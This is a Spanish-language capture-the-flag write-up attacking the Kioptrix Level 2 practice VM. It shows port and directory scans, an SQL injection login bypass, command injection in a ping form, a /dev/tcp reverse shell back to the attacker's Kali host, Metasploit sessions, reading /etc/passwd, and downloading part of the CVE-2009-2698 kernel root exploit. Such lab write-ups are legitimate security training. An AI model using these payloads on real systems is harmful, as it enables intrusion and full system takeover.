WRITE UPS KIOPTRIX2


Level : Easy

PAULA FERNÁNDEZ LÓPEZ

PASOS

1. **Network Scanning**
2. **Enumeration**
3. **Exploitation**
4. **Gaining root access**

En primer lugar me descargo la máquina vulnerable **KIOPTRIX2** y añado la maquina a mi VMware



Arranco la maquina de Kali y la máquina vulnerable Kioptrix2

Empiezo haciendo un **ip a** en mi kali para ver la ip y para ver el de la máquina vulnerable el comando → **nmap -F 196.168.56.0/24**


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sP 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 12:32 EST
Nmap scan report for 192.168.56.1
Host is up (0.00036s latency).
MAC Address: 0A:00:27:00:00:11 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0022s latency).
MAC Address: 08:00:27:55:59:3C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.0019s latency).
MAC Address: 00:0C:29:16:02:12 (VMware)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.93 seconds
```

La ip de mi Kali es 192.168.56.101 y la de la máquina vulnerable es la 192.168.56.102

Ahora haremos un nmap -F para ver los puertos que tiene abierto la máquina vulnerable

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -F 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 12:33 EST
Nmap scan report for 192.168.56.102
Host is up (0.00060s latency).
Not shown: 94 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
631/tcp  open  ipp
3306/tcp open  mysql
MAC Address: 00:0C:29:16:02:12 (VMware)
```


Dentro de los resultados podemos observar que está habilitado el puerto 80 con http, esto nos invita a visitar 192.168.56.102 para ver con que nos podemos encontrar :



Nos aparece un login

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.56.102/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.102/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/manual               (Status: 301) [Size: 317] [--> http://192.168.56.102/manual/]
/usage                (Status: 403) [Size: 287]
Progress: 17112 / 220561 (7.76%)
```

Vemos una dirección y nos dirigimos a ella




Nos sale un manual

Volvemos a la página y la inspeccionamos


```html
<html>
<body>
<form method="post" name="frmLogin" id="frmLogin" action="index.php">
    <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
        <tr>
            <td colspan='2' align='center'>
            <b>Remote System Administration Login</b>
            </td>
        </tr>
        <tr>
            <td width="150">Username</td>
            <td><input name="uname" type="text"></td>
        </tr>
        <tr>
            <td width="150">Password</td>
            <td>
            <input name="psw" type="password">
            </td>
        </tr>
        <tr>
            <td colspan="2" align="center">
            <input type="submit" name="btnLogin" value="Login">
            </td>
        </tr>
    </table>
</form>

<!-- Start of HTML when logged in as Administator -->
</body>
```

Tenemos el usuario y contraseña que la injectamos como un sql



Ponemos admin'-- en usuario y ' en contraseña



Le hacemos un ping a la máquina

192.168.56.102

```
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=0 ttl=64 time=0.037 ms
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.013 ms

--- 192.168.56.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.013/0.026/0.037/0.009 ms, pipe 2
```

Y un ls para ver si encontramos algo dentro

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	; ls submit

;ls

```
index.php
pingit.php
```


Ahora lanzaremos un bash a nuestro kali

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	; bash -i >&/dev/tcp/192.168.56.101/1234 0> submit

Mientras que escuchamos y nos metemos en **msfconsole**

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 32769
bash: no job control in this shell
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$ lsb_release -a
LSB Version:    :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description:    CentOS release 4.5 (Final)
Release:        4.5
Codename:       Final
bash-3.00$
```

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: You can use help to view all available commands
```



```
       =[ metasploit v6.3.45-dev                          ]
+ -- --=[ 2377 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set playload linux/x86/shell/reverse_tcp
[!] Unknown datastore option: playload. Did you mean PAYLOAD?
playload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:32770) at 2024-02-13 13:24:18 -0500


Shell Banner:
bash: no job control in this shell
bash-3.00$
-----

bash-3.00$
```

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	; bash -i >&/dev/tcp/192.168.56.101/4444 0> submit

```
bash-3.00$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
bash-3.00$
```

```
bash-3.00$ ^Z
Background session 2? [y/N]  y
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type             Information                              Connection
  --  ----  ----             -----------                              ----------
  2         shell sparc/bsd  Shell Banner: bash: no job control in th  192.168.56.101:4444 → 192.168.56.102:32
                             is shell bash-3.00$ ———                  772 (192.168.56.102)

msf6 exploit(multi/handler) > sessions
```

```
msf6 exploit(multi/handler) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4433
[*] Sending stage (1017704 bytes) to 192.168.56.102
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 3 opened (192.168.56.101:4433 → 192.168.56.102:32773) at 2
024-02-13 13:36:27 -0500

[*] Stopping exploit/multi/handler
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 32769
bash: no job control in this shell
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$ lsb_release -a
LSB Version:    :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description:    CentOS release 4.5 (Final)
Release:        4.5
Codename:       Final
bash-3.00$

┌──(root㉿kali)-[/home/kali]
└─# searchsploit centos 4.5
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentO | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x8 | linux_x86/local/9542.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation  | linux/local/35370.c
---------------------------------------------------------------------------------------------- ---------------------------------
```

```
┌──(root㉿kali)-[/home/kali]
└─# cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /home/kali

┌──(root㉿kali)-[/home/kali]
└─# ls
192.168.56.101.out.gnmap  Documentos     id_rsa              paco.420     staff.txt
192.168.56.101.out.nmap   Documents      id_rsa.txt          Pictures     tcp-open-ports.txt
192.168.56.101.out.xml    Escritorio     Imágenes            Plantillas   tcp-versiones.txt
9542.c                    exploits       llaves              Público      usuarios.txt
deepScan                  fsocity.dic    log.txt             results.txt  Vídeos
Descargas                 fsoc.txt       Música              robot.txt    wpscan-report.txt
Desktop                   hash.txt       nmap-http-enum.txt  ScanPorts
diccionario.txt           hydra.restore  nmap-syn-scan.txt   shadow.bak
```

```
┌──(root㉿kali)-[/home/kali]
└─# nano 9542.c
```

```
root@kali: /home/kali ×    root@kali: /home/kali ×
  GNU nano 7.2                                  9542.c
/*
**
** 0x82-CVE-2009-2698
** Linux kernel 2.6 < 2.6.19 (32bit) ip_append_data() local ring0 root exploit
**
** Tested White Box 4(2.6.9-5.ELsmp),
** CentOS 4.4(2.6.9-42.ELsmp), CentOS 4.5(2.6.9-55.ELsmp),
** Fedora Core 4(2.6.11-1.1369_FC4smp), Fedora Core 5(2.6.15-1.2054_FC5),
** Fedora Core 6(2.6.18-1.2798.fc6).
**
** --
** Discovered by Tavis Ormandy and Julien Tinnes of the Google Security Team.
** Thankful to them.
**
** --
** bash$ gcc -o 0x82-CVE-2009-2698 0x82-CVE-2009-2698.c && ./0x82-CVE-2009-2698
** sh-3.1# id
** uid=0(root) gid=0(root) groups=500(x82) context=user_u:system_r:unconfined_t
** sh-3.1#
** --
** exploit by <p0c73n1(at)gmail(dot)com>.
**
*/

#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <sys/personality.h>

unsigned int uid, gid;
void get_root_uid(unsigned *task)
{
        unsigned *addr=task;
        while(addr[0]≠uid || addr[1]≠uid || addr[2]≠uid || addr[3]≠uid){
                addr++;
        }
        addr[0]=addr[1]=addr[2]=addr[3]=0; /* set uids */
        addr[4]=addr[5]=addr[6]=addr[7]=0; /* set gids */
        return;
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 32774
bash: no job control in this shell
bash-3.00$ pwd
/var/www/html
bash-3.00$ cd /tmp
bash-3.00$ cd /rppt
bash: cd: /rppt: No such file or directory
bash-3.00$ cd /root
bash: cd: /root: Permission denied
bash-3.00$ pwd
/tmp
bash-3.00$
```

```
┌──(root㉿kali)-[/home/kali]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.102 - - [13/Feb/2024 14:17:12] "GET /9542.c HTTP/1.0" 200 -
```

```
bash-3.00$ wget http://192.168.56.101:8000/9542.c
--12:06:43--  http://192.168.56.101:8000/9542.c
           => `9542.c'
Connecting to 192.168.56.101:8000... failed: Connection refused.
bash-3.00$ wget http://192.168.56.101/9542.c
--12:07:31--  http://192.168.56.101/9542.c
           => `9542.c'
Connecting to 192.168.56.101:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,535 (2.5K) [text/x-csrc]

    0K ..                                                    100%  302.20 MB/s

12:07:32 (302.20 MB/s) - `9542.c' saved [2535/2535]
```

```
bash-3.00$ ls
9542.c
bash-3.00$ ls -alh
total 24K
drwxr-xrwx   4 root   root   4.0K Feb 13 12:07 .
drwxr-xr-x  23 root   root   4.0K Feb 13 10:16 ..
-rw-r--r--   1 apache apache 2.5K Feb 13  2024 9542.c
drwxrwxrwt   2 root   root   4.0K Feb 13 10:17 .font-unix
drwxrwxrwt   2 root   root   4.0K Feb 13 10:16 .ICE-unix
```

```
bash-3.00$ ls
5h611in9f0rd
9542.c
bash-3.00$
```

```
sh-3.00# ls
5h611in9f0rd
9542.c
sh-3.00# cd /root
sh-3.00# ls
anaconda-ks.cfg
install.log
install.log.syslog
sh-3.00# pwd
/root
```